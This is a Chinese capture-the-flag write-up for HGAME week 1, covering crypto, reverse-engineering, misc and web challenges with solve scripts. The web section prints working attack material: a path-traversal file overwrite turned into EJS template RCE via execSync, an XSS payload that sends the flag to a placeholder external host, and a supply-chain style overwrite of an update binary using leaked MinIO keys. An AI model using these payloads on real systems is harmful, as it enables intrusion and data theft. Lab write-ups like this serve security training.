minhaf#0x0001ee-WEEK1-WP

Token C34qP4HVLlJnot_AiIDy0

签到

test nc

远程过去cat /flag即可

从这里开始的序章。

签到题

misc

Hakuya Want A Girl Friend

十六进制，正序是一个压缩包，逆序是一个png图片，分别导出来，png修改高度可以看到压缩包密码，解压后得到flag

Computer cleaner

flag1　/var/www/html/uploads/shell.php

flag2 在日志中看到对应的ip 121.41.34.25，访问得到flag2

flag3 在日志中看到家目录下有flag3

Level 314 线性走廊中的双生实体

不会，看不懂，但是AI会

在这个例子中，我们创建了一个形状为 `(1, 10)` 的张量作为输入，这应该能与 `linear1` 层兼容。此外，请注意这里的均值是针对整个输入张量而言的，如果你的目标是让 `SecurityLayer` 中的条件判断 `torch.allclose(torch.mean(x), torch.tensor(0.31415), ...)` 成立，你可能需要进一步调整输入张量的具体数值分布以精确达到所需的均值。

请确认你的 `linear1` 或其他任何线性层的输入尺寸，并相应地调整输入张量的尺寸和内容。如果还有其他具体的细节或限制条件，请提供更多上下文以便给出更准确的建议。

代码模式

如何调整输入张量的具体数值分布以精确达到所需的均值

为了调整输入张量的具体数值分布以精确达到所需的均值（例如0.31415），你可以采取以下几种方法。这里提供一种简单直接的方法：通过手动设置一些值并计算剩余值来确保整个张量的平均值符合预期。

假设我们有一个形状为 `(batch_size, input_features)` 的张量，其中 `batch_size` 为批次大小（在这个例子中设为1），`input_features` 是特征数量（设为10）。我们的目标是让这个张量的所有元素的平均值等于0.31415。

方法

1. **初始化张量**：首先，我们可以将张量中的某些元素初始化为任意值，然后根据这些初始值计算剩余元素的值，以确保整个张量的均值为目标值。

```python
import torch
# print(torch.__version__)
model = torch.jit.load('entity.pt')
```

```python
# 设定参数
batch_size = 1
input_features = 10
target_mean = 0.31415

# 创建一个全0的张量作为起点
input_tensor = torch.zeros((batch_size, input_features))

# 假设我们想要前9个元素的值为某个特定值，比如0.1
initial_value = 0.1
input_tensor[:, :input_features-1] = initial_value

# 计算最后一个元素的值，使得整个张量的均值为目标均值
# 公式: (sum of first n-1 elements + last element) / total_elements = target_mean
# 解得: last_element = target_mean * total_elements -
sum_of_first_n_minus_1_elements
total_elements = batch_size * input_features
sum_of_first_n_minus_1_elements = initial_value * (input_features - 1)
last_element = target_mean * total_elements - sum_of_first_n_minus_1_elements

input_tensor[:, -1] = last_element

# 检查均值是否符合预期
mean_value = torch.mean(input_tensor)
print(f"Input tensor:\n{input_tensor}")
print(f"Mean value: {mean_value}")

# 确保模型处于评估模式
model.eval()

# 运行模型
with torch.no_grad():
    output = model(input_tensor)
flag_list = model.security.flag
decoded_flag = ''.join([chr(b ^ 85) for b in flag_list])
print("Decoded flag:", decoded_flag)
```

crypto

ezBag

背包密码，构建矩阵

参考下面的普通子集方程构建一个多背包的矩阵

$$若\sum_{i=1}^{n} x_i * a_i = c, 其中x_i = 1或0$$

$$M = \begin{pmatrix} 1 & 0 & \cdots & 0 & Na_1 \\ 0 & 1 & \cdots & 0 & Na_2 \\ & & \ddots & & \\ 0 & 0 & \cdots & 1 & Na_n \\ 1/2 & 1/2 & \cdots & 1/2 & Nc \end{pmatrix}$$

$$LLL算法输出若干短向量组成的格基$$

$$其中有向量X$$

$$|X| = |(x_1 - 1/2, x_2 - 1/2, x_3 - 1/2, ..., x_n - 1/2, 0)| < \sqrt{n}$$

$$可以得出X是个短向量，LLL算法输出若干短向量组成的格基,$$

$$故可以在LLL算法的输出中找到有无符合条件的X向量,且前n个元素为1/2或-1/2$$

$$(其中N > \frac{1}{2}\sqrt{n})$$

$$也可以乘个2，得到以下的格，本质一样$$

$$M = \begin{pmatrix} 2 & 0 & \cdots & 0 & Na_1 \\ 0 & 2 & \cdots & 0 & Na_2 \\ & & \ddots & & \\ 0 & 0 & \cdots & 2 & Na_n \\ 1 & 1 & \cdots & 1 & Nc \end{pmatrix}$$

$$不过此时得到的X = (2x_1 - 1, 2x_2 - 1, ..., 2x_n - 1, 0), 且前n个元素为1或-1$$

$$多写一步吧,详细点$$

$$(x_1, x_2, x_3, ..., x_n, -1) * M = (2x_1 - 1, 2x_2 - 1, ..., 2x_n - 1, 0)$$

格基规约后，得到的是(2x1-1,2x2-1,.....,2x61-1)，缺少x62，x63，x64，可以通过爆破得到。

由于题目中是p从低位到高位，那么x1-->x64分别是p的从低位到高位。

```
from Crypto.Cipher import AES
import hashlib
list_values=[[2826962231, 3385780583, 3492076631, 3387360133, 2955228863,
2289302839, 2243420737, 4129435549, 4249730059, 3553886213, 3506411549,
3658342997, 3701237861, 4279828309, 2791229339, 4234587439, 3870221273,
2989000187, 2638446521, 3589355327, 3480013811, 3581260537, 2347978027,
3160283047, 2416622491, 2349924443, 3505689469, 2641360481, 3832581799,
2977968451, 4014818999, 3989322037, 4129732829, 2339590901, 2342044303,
3001936603, 2280479471, 3957883273, 3883572877, 3337404269, 2665725899,
3705443933, 2588458577, 4003429009, 2251498177, 2781146657, 2654566039,
2426941147, 2266273523, 3210546259, 4225393481, 2304357101, 2707182253,
2552285221, 2337482071, 3096745679, 2391352387, 2437693507, 3004289807,
3857153537, 3278380013, 3953239151, 3486836107, 4053147071]
```

```
, [2241199309, 3658417261, 3032816659, 3069112363, 4279647403, 3244237531,
2683855087, 2980525657, 3519354793, 3290544091, 2939387147, 3669562427,
2985644621, 2961261073, 2403815549, 3737348917, 2672190887, 2363609431,
3342906361, 3298900981, 3874372373, 4287595129, 2154181787, 3475235893,
2223142793, 2871366073, 3443274743, 3162062369, 2260958543, 3814269959,
2429223151, 3363270901, 2623150861, 2424081661, 2533866931, 4087230569,
2937330469, 3846105271, 3805499729, 4188683131, 2804029297, 2707569353,
4099160981, 3491097719, 3917272979, 2888646377, 3277908071, 2892072971,
2817846821, 2453222423, 3023690689, 3533440091, 3737441353, 3941979749,
2903000761, 3845768239, 2986446259, 3630291517, 3494430073, 2199813137,
2199875113, 3794307871, 2249222681, 2797072793]
, [4263404657, 3176466407, 3364259291, 4201329877, 3092993861, 2771210963,
3662055773, 3124386037, 2719229677, 3049601453, 2441740487, 3404893109,
3327463897, 3742132553, 2833749769, 2661740833, 3676735241, 2612560213,
3863890813, 3792138377, 3317100499, 2967600989, 2256580343, 2471417173,
2855972923, 2335151887, 3942865523, 2521523309, 3183574087, 2956241693,
2969535607, 2867142053, 2792698229, 3058509043, 3359416111, 3375802039,
2859136043, 3453019013, 3817650721, 2357302273, 3522135839, 2997389687,
3344465713, 2223415097, 2327459153, 3383532121, 3960285331, 3287780827,
4227379109, 3679756219, 2501304959, 4184540251, 3918238627, 3253307467,
3543627671, 3975361669, 3910013423, 3283337633, 2796578957, 2724872291,
2876476727, 4095420767, 3011805113, 2620098961]
, [2844773681, 3852689429, 4187117513, 3608448149, 2782221329, 4100198897,
3705084667, 2753126641, 3477472717, 3202664393, 3422548799, 3078632299,
3685474021, 3707208223, 2626532549, 3444664807, 4207188437, 3422586733,
2573008943, 2992551343, 3465105079, 4260210347, 3108329821, 3488033819,
4092543859, 4184505881, 3742701763, 3957436129, 4275123371, 3307261673,
2871806527, 3307283633, 2813167853, 2319911773, 3454612333, 4199830417,
3309047869, 2506520867, 3260706133, 2969837513, 4056392609, 3819612583,
3520501211, 2949984967, 4234928149, 2690359687, 3052841873, 4196264491,
3493099081, 3774594497, 4283835373, 2753384371, 2215041107, 4054564757,
4074850229, 2936529709, 2399732833, 3078232933, 2922467927, 3832061581,
3871240591, 3526620683, 2304071411, 3679560821]
]
bag=[123342809734, 118191282440, 119799979406, 128273451872]
ciphertext=b'\x1d6\xcc}\x07\xfa7G\xbd\x01\xf0P4^Q"\x85\x9f\xac\x98\x8f#\xb2\x12\x
f4+\x05`\x80\x1a\xfa !\x9b\xa5\xc7g\xa8b\x89\x93\x1e\xedz\xd2M;\xa2'

n = 64
L = identity_matrix(ZZ, 65)*2
lattice_matrix = []
for i in range(4):
    for j in range(64):
        L[64,j]=1
        L[j,61+i]=list_values[i][j]*65
        # print(list_values[i][j])
for i in range(4):
    L[64,61+i]=bag[i]*65
# print(L)
M = L.LLL()
print(M[0])
s = ''
M = M[0][:-4]
for i in M:
    if i==-1://此处可以尝试i==1，因为结果可能是2x-1或者1-2x
        s += '0'
```

```
    else:
        s += '1'
print(s)
s = s[::-1]
for a in '01':
    for b in '01':
        for c in '01':
            p = int(a+b+c+s, 2)
            key = hashlib.sha256(str(p).encode()).digest()
            cipher = AES.new(key, AES.MODE_ECB)
            flag = cipher.decrypt(ciphertext)
            print(flag)
```

sieve

威尔逊定理,当且仅当p为素数时，(p -1)! ≡ -1 (mod p)

```
def trick(k):
    if k > 1:
        mul = prod(range(1,k))
        if k - mul % k - 1 == 0:
            return euler_phi(k) + trick(k-1) + 1
        else:
            return euler_phi(k) + trick(k-1)
    else:
        return 1
```

题目中mul = prod(range(1,k))， k - mul % k - 1 == 0只有当k为素数时成立，而k为素数时，euler_phi(k)==k-1,然后重写trick函数即可，多进程跑会快一点，我没有用到，跑了二十分钟才出结果

```
from Crypto.Util.number import bytes_to_long,long_to_bytes
from tqdm import trange
from gmpy2 import invert
def trick(k):
    result = 1  # 对应于k <= 1的情况
    for i in trange(k, 1,-1):  # 从k开始反向遍历到2
        if is_prime(i):
            result = i + result  # 如果是素数，加上当前值和之前的结果
        else:
            result = euler_phi(i) + result  # 如果不是素数，加上欧拉总计值和之前的结果
    return result
# 给定的e值
e = 65537
base_value = trick(715849728)
print(base_value)
# base_value = 932118528
shifted_value = base_value << 128  # 左移128位
p = next_prime(shifted_value)
print(p)
# p = 317183498618418686021124057528503038267791245393
d= invert(e,p*(p-1))
enc=244929409747471413653014009978459273276644448166527803806948446666550615396785106320940233602506547617261737654
6
m = pow(enc,d,p*p)
```

```
print(m)
m = long_to_bytes(int(m))
print(m)
```

re

Compress dot new

丢给ai直接出来解密代码

要解密这段编码的内容，我们需要理解编码的过程并逆向操作。根据你提供的代码，编码过程主要包括以下几个步骤：

1. **频率统计**：统计输入二进制数据中每个字节的频率。
2. **构建霍夫曼树**：根据频率统计结果构建霍夫曼树。
3. **生成编码表**：根据霍夫曼树生成每个字节的编码。
4. **编码数据**：使用生成的编码表对输入数据进行编码。

因此，解密的过程需要逆向这些步骤：

1. **解析编码表**：从编码文件中解析出霍夫曼树的结构。
2. **解码数据**：使用霍夫曼树将编码后的二进制数据解码为原始字节。

以下是解密的代码实现：

```
import json

# 解析霍夫曼树
def parse_huffman_tree(tree):
    if 's' in tree:
        return tree['s']
    else:
        return {
            'a': parse_huffman_tree(tree['a']),
            'b': parse_huffman_tree(tree['b'])
        }

# 解码数据
def decode_data(encoded_data, huffman_tree):
    decoded_data = []
    current_node = huffman_tree
    for bit in encoded_data:
        if bit == '0':
            current_node = current_node['a']
        else:
            current_node = current_node['b']

        if isinstance(current_node, int):
            decoded_data.append(current_node)
            current_node = huffman_tree
    return bytes(decoded_data)

# 读取编码文件
with open('enc.txt', 'r') as f:
    lines = f.readlines()
    huffman_tree_json = lines[0].strip()
```

```
    encoded_data = lines[1].strip()

# 解析霍夫曼树
huffman_tree = json.loads(huffman_tree_json)
huffman_tree = parse_huffman_tree(huffman_tree)

# 解码数据
decoded_data = decode_data(encoded_data, huffman_tree)

# 输出解码后的数据
print(decoded_data.decode('utf-8'))
```

Turtle

UPX壳，UPX头信息基本被删完了，手动脱壳，参考https://blog.csdn.net/Pisces50002/article/details/135169522

放到ida中查看，关键代码

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE v4[256]; // [rsp+20h] [rbp-60h] BYREF
  _BYTE v5[48]; // [rsp+120h] [rbp+A0h] BYREF
  _BYTE Buf1[46]; // [rsp+150h] [rbp+D0h] BYREF
  _BYTE Buf2[5]; // [rsp+17Eh] [rbp+FEh] BYREF
  unsigned __int8 v8[2]; // [rsp+183h] [rbp+103h] BYREF
  unsigned __int8 Source[8]; // [rsp+185h] [rbp+105h] BYREF
  unsigned __int8 Dest[8]; // [rsp+18Dh] [rbp+10Dh] BYREF
  char v11[7]; // [rsp+195h] [rbp+115h] BYREF
  unsigned int v12; // [rsp+19Ch] [rbp+11Ch]
  unsigned int v13; // [rsp+1A0h] [rbp+120h]
  int v14; // [rsp+1A4h] [rbp+124h]
  int v15; // [rsp+1A8h] [rbp+128h]
  unsigned int v16; // [rsp+1ACh] [rbp+12Ch]

  sub_401C20(argc, argv, envp);
  strcpy(v11, "yekyek");
  Buf2[0] = 205;
  Buf2[1] = 143;
  Buf2[2] = 37;
  Buf2[3] = 61;
  Buf2[4] = 225;
  qmemcpy(v8, "QJ", sizeof(v8));
//...
  j_printf("plz input the key: ");
  j_scanf("%s", Source);
  j__mbscpy(Dest, Source);
  v13 = 7;
  sub_401550(v11, v16, v4);
  sub_40163E((__int64)Source, v13, (__int64)v4);
  if ( !j_memcmp(Source, Buf2, v15) )
  {
    j_printf("plz input the flag: ");
    j_scanf("%s", Buf1);
    v12 = 40;
    sub_401550(Dest, v13, v4);
```

```
    sub_40175A((__int64)Buf1, v12, (__int64)v4);
    if ( !j_memcmp(Buf1, v5, v14) )
      j_puts(Buffer);
    else
      j_puts(aWrongPlzTryAga);
  }
  else
  {
    j_puts(aKeyIsWrong);
  }
  return 0;
}
```

sub_401550和sub_40163E是标准的rc4，使用yekyek对输入的key进行rc4加密，然后对比buf2，关键在于加密后的真正内容是什么，在ai的帮助下：

接下来，需要确认Buf2的完整内容。根据代码：

Buf2[0] = 205;

Buf2[1] = 143;

Buf2[2] = 37;

Buf2[3] = 61;

Buf2[4] = 225;

然后qmemcpy(v8, "QJ", sizeof(v8)); 这里v8的大小是2，所以Buf2的后面两个字节是'Q'和'J'的ASCII值，即0x51和0x4A。所以Buf2总共有7个字节：[205, 143, 37, 61, 225, 0x51, 0x4A]，即十进制对应是205, 143,37,61,225,81,74。

不过，在C代码中，Buf2被声明为_BYTE Buf2[5]，之后v8是_BYTE v8[2]，所以可能内存布局是Buf2后面紧接v8的两个字节。因此，当j_memcmp比较的是Source和Buf2，比较的长度是v15=7，所以需要将Buf2和v8合并为7个字节。即Buf2的前5字节，加上v8的2字节，共7字节。那么，Buf2的完整内容应为：

字节0-4：205,143,37,61,225

字节5-6：'Q' (81), 'J' (74)

所以加密后的key是这7个字节。现在需要用RC4算法，密钥是"yekyek"，来解密这7个字节，得到原始输入的key。

然后rc4解密就能得到第一步输入的key是ecg4ab6

接下来看第二步，也是rc4加密，重点是sub_40175A函数中不是标准的异或操作，而是减法，因此解密时应该使用加法。

```
__int64 __fastcall sub_40175A(__int64 a1, int a2, __int64 a3)
{
  __int64 result; // rax
  char v4; // [rsp+3h] [rbp-Dh]
  unsigned int i; // [rsp+4h] [rbp-Ch]
  int v6; // [rsp+8h] [rbp-8h]
  int v7; // [rsp+Ch] [rbp-4h]

  v7 = 0;
  v6 = 0;
  for ( i = 0; ; ++i )
  {
    result = i;
```

```
    if ( (int)i >= a2 )
      break;
    v7 = (v7 + 1) % 256;
    v6 = (*(unsigned __int8 *)(a3 + v7) + v6) % 256;
    v4 = *(_BYTE *)(a3 + v7);
    *(_BYTE *)(a3 + v7) = *(_BYTE *)(a3 + v6);
    *(_BYTE *)(v6 + a3) = v4;
    *(_BYTE *)(a1 + (int)i) -= *(_BYTE *)(a3 + (unsigned __int8)(*(_BYTE *)(a3 +
v7) + *(_BYTE *)(a3 + v6)));
  }
  return result;
}
```

exp

```
def ksa(key):
    """Key-scheduling algorithm (KSA) for initializing the S-box."""
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + key[i % len(key)]) % 256
        s[i], s[j] = s[j], s[i]
    return s

def prga(s, ciphertext):
    """Pseudo-random generation algorithm (PRGA) for generating keystream and
decrypting data."""
    i = j = 0
    plaintext = bytearray()
    for byte in ciphertext:
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        s[i], s[j] = s[j], s[i]
        k = s[(s[i] + s[j]) % 256]
        # Perform addition instead of XOR to reverse the subtraction operation
        plaintext.append((byte + k) & 0xFF)
    return bytes(plaintext)
def custom_rc4_decrypt(ciphertext, key):
    s = ksa(key)
    return prga(s, ciphertext)
# 示例使用
key = b'ecg4ab6'
ciphertext =
bytes([248,213,98,207,67,186,194,35,21,74,81,16,39,16,177,207,196,9,254,227,159,7
3,135,234,89,194,7,59,169,17,193,188,253,75,87,196,126,208,170,10])

decrypted_message = custom_rc4_decrypt(ciphertext, key)
print(f"Decrypted message: {decrypted_message}")
```

web

Level 24 Pacman

调试发现没有网络传输，说明flag在本地显示。

在控制台输入this._0x3d33(),第29个可以看到gift，然后base64后栅栏解密即可得到hgame{u_4re_pacman_m4ster}

Level 47 BandBomb

```
app.post('/rename', (req, res) => {
  const { oldName, newName } = req.body;
  const oldPath = path.join(__dirname, 'uploads', oldName);
  const newPath = path.join(__dirname, 'uploads', newName);
```

可以看到重命名的时候没有限制路径，那么可以覆盖某些文件

```
fs.readdir(uploadsDir, (err, files) => {
  if (err) {
    return res.status(500).render('mortis', { files: [] });
  }
  res.render('mortis', { files: files });
```

此处使用了mortis.ejs模板，结合上一个进行利用，覆盖mortis.ejs，实现rce

先上传一个mortis.ejs执行命令env，默认上传到uploads/下

```
Content-Length: 253

-----------------------------1034892873105149945628766682 63
Content-Disposition: form-data; name="file"; filename="mortis.ejs"
Content-Type: application/octet-stream


 <%=global.process.mainModule.require('child_process').execSync(Buffer('%
({{base64enc(env)}})s', 'base64').toString())%>
-----------------------------1034892873105149945628766682 63--
```

重命名覆盖mortis.ejs

```
POST /rename HTTP/1.1
Host: node2.hgame.vidar.club:30744
Priority: u=0, i
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
DNT: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 42

{
"newName": "../views/mortis.ejs",
"oldName": "mortis.ejs"
}
```

访问根目录即可看到flag

Level 69 MysteryMessageBoard

用户名shallot，弱密码爆破得到888888，进入留言板

扫描得到目录/admin和/flag,提示只有admin才能访问flag

留言XSS

```
<script>fetch('/flag').then(r=>r.text()).then(t=>fetch('https://xxx.com/?
flag='+encodeURIComponent(t)))</script>
```

然后访问admin即可

Level 25 双面人派对

两个网页，第一个网页一直无法访问，第二个网页访问后可以下载main文件，看起来是go的编译文件。手动执行一下，发现一直在访问http://127.0.0.1:9000/prodbucket/?location=不知道在干什么

拖到ida里看不懂，找了半天在字符串里看到有这个内容

```
.noptrdata:0000000000D614E0 000000AA     C   minio:
  endpoint: \"127.0.0.1:9000\"
  access_key: \"minio_admin\"
  secret_key: \"JPSQ4NOBvh2/W7hzdLyRYLDmOwNRMG48BLO9yOKGpHs=\"
  bucket: \"prodbucket\"
  key: \"update\"
```


问了ai，说这是一个minio文件服务器，可以通过这些参数上传或者下载文件。那么第一个链接应该就是文件服务器了。根据ai的例子copy代码

```python
import boto3

# 初始化S3客户端
s3_client = boto3.client('s3',
                         endpoint_url='http://node1.hgame.vidar.club:31168', # 注意这里需要完整URL
                         aws_access_key_id='minio_admin',

aws_secret_access_key='JPSQ4NOBvh2/W7hzdLyRYLDmOwNRMG48BLO9yOKGpHs=')

# 列出桶中的对象
response = s3_client.list_objects_v2(Bucket='prodbucket')

for obj in response.get('Contents', []):
    print(obj)
# 列出所有桶
response = s3_client.list_buckets()
for bucket in response['Buckets']:
    print(bucket)

#发现有个hints桶，桶里有个src.zip
response = s3_client.list_objects_v2(Bucket='hints')
for obj in response.get('Contents', []):
    print(obj)
#把文件下载下来
s3_client.download_file('prodbucket', 'update', './update')
s3_client.download_file('hints', 'src.zip', './src.zip')
```

```
{'Name': 'hints', 'CreationDate': datetime.datetime(2025, 1, 17, 14, 11, 5, 879000, tzinfo=tzutc())}
{'Name': 'prodbucket', 'CreationDate': datetime.datetime(2025, 1, 17, 14, 11, 9, 848000, tzinfo=tzutc())}
```

第一个update好像没啥用，第二个src.zip是源码

看源码没有什么泄露的东西，不过重点在于使用了fetcher进行定期更新，怪不得一直在访问9000端口，就是在获取更新文件



那么就可以写上恶意代码，通过覆盖更新文件来命令执行（好像不能出网）

```
package main
import (
    "io/ioutil"
    "os/exec"
)
func main() {
    envCmd := exec.Command("sh", "-c", "env;ls /;cat /f*")
    envOutput, err := envCmd.Output()
    if err != nil {
        ioutil.WriteFile("error.log", []byte(err.Error()), 0644)
        return
    }
    err = ioutil.WriteFile("output.txt", envOutput, 0644)
    if err != nil {
        return
    }
}
```

编译之后上传覆盖update

```
with open("src/main", "rb") as data:
    s3_client.upload_fileobj(data, 'prodbucket', 'update')
```

然后访问就能看到有个output.txt文件，即命令执行后的结果